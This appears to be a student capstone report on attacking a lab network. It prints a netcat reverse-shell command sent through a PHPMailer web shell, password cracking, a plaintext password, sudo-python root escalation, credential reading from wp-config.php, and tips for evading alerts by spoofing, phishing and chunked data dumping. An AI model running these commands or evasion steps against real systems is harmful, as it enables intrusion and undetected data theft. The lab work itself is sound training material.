# Final Engagement


## Attack, Defense & Analysis of a Vulnerable Network

# Table of Contents

This document contains the following resources:

# Network Topology
# & Critical Vulnerabilities

# Network Topology




**Network**
Address Range: 192.168.1.1/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

**Machines**
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: Elk

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

IPv4: 192.168.1.115
OS: Linux
Hostname: Target 2

# Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

| Vulnerability | Description | Impact |
|---|---|---|
| CVE-2021-28041 | OpenSSH 8.5 is vulnerable to a double free potentially allowing an attacker to gain remote code execution(RCE) | 7.1 High |
| CVE-2017-15710 | Apache version allowed for possible DOS attack | 7.5 High |
| CVE-2017-8779 | DOS vulnerability from memory handling | 7.5 High |
| CVE-2017-7494 | Samba service versions between 3.5 and 4.6.4 vulnerable to RCE | 9.8 Critical |

# Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

| Vulnerability | Description | Impact |
|---|---|---|
| CVE-2016-10033 | PHPMailer > 5.2.18 allowed for RCE from failed input verification on a subject line | 9.8 Critical |
| CVE-2021-28041 | OpenSSH 8.5 is vulnerable to a double free potentially allowing an attacker to gain remote code execution(RCE) | 7.1 High |
| CVE-2017-15710 | Apache version allowed for possible DOS attack | 7.5 High |
| CVE-2017-8779 | DOS vulnerability from memory handling | 7.5 High |

# Exploits Used

# Exploitation: CVE-2016-10033

Summarize the following:

- PHPMailer allows for certain code inputs to change the way it handles an email request. Because of this RCE is possible in known exploits built into searchsploit and metasploit.
- This exploit initially allows for RCE because of this we can gain root access via a listening shell.
- 192.168.1.115/phpcode.php?cmd=nc -nv 192.168.1.90 9999 -e /bin/bash on exploited page while listener has nc -nlvp 9999 running waiting for the command to be sent. This then allows us to run find /var/www -type f -iname 'flag*' getting us two of the flag locations

# Exploitation: Weak User Passwords

Summarize the following:

- Was able to brute force Stevens password hash from mySQL database, and crack with John the Ripper.
- After cracking Stevens password with John the Ripper, was able to gain root, and Exploit stevens privileges.  (SSH into Stevens account.)
  - Used password hash from MySQL into ~/root/wp_hashes.txt (Steven's password is pink84.)
  - john wp_hashes.txt
  - SSH steven@192.168.1.110
  - sudo -l
  - Gain root: sudo python -c 'import pty;pty.spawn("/bin/bash")'

# Exploitation: Unsalted User Password Hash

Summarize the following:

- Used WordPress scan for username used, SSH to gain shell.
- Was able to see usernames (Michael, Steven), Author ID Brute Forcing.
  - 4.8.7 Match used on website.
  - Web Browser: Looked at host 192.168.1.110
- Command: wpscan –url http://192.168.1.110/wordpress -eu

# Exploitation: MySQL Database

Summarize the following:

- Used Michael’s privileges, located the MySQL username and password for WordPress.
- Gained root privileges to MySQL.
- Commands Used:
  - cd /var/www/html/wordpress
  - cat var/html/wordpress/wp-config.php (Found user and password) mysql -u root -p
  - show databases;
  - use wordpress;
  - show tables;

# Avoiding Detection

# Stealth Exploitation of Weak password

**Monitoring Overview**

- Which alerts detect this exploit? setting up an ip alert would  detect exploit
- Which metrics do they measure? alert  access coming outside from companies ip
- Which thresholds do they fire at? Alert large number of login attempt

**Mitigating Detection**

- Spoofing  the company’s ip address
- an attacker can consider social engineering attack like phishing

# Stealth Exploitation of Man In The  Middle Attack

## Monitoring Overview

- Which alerts detect this exploit? An alert for decreased network performance. Other mitigation Static Address Resolution Protocol (ARP) also Data Encryption.
- Which metrics do they measure? Cpu usage and system traffic.
- Which thresholds do they fire at? The threshold would be a decrease of 40% or higher in sudden network traffic.

## Mitigating Detection

- How can you execute the same exploit without triggering the alert? Utilize high performance switches and routers so traffic only slows to an undetected level. Or potentially have front line physical access.
- Are there alternative exploits that may perform better? Yes, to obtain user credentials with high level access.
- If possible, include a screenshot of your stealth technique.

# Stealth Exploitation of Data Dumping

Monitoring Overview

- Which alerts detect this exploit? Alerts that are set to monitor data requests or data transfer metrics  (such as http.request.bytes).
- Which metrics do they measure? The amount of data being requested from an http web server or MySQL database.
- Which thresholds do they fire at? >3500 bytes/min, or whatever is appropriate.

Mitigating Detection

- How can you execute the same exploit without triggering the alert? Dump the data in small dumps that aren’t large enough to trigger an alert.
- Are there alternative exploits that may perform better? If the data needed is not extensive, simply take a screenshot of the shell showing the needed data.

# Example of Stealth Exploitation of MySQL Data Dump

- If the data needing to be extracted is not large, a screenshot can simply be taken to avoid potential risks of exfiltrating data over the network such as detection via alerts related to http.request.bytes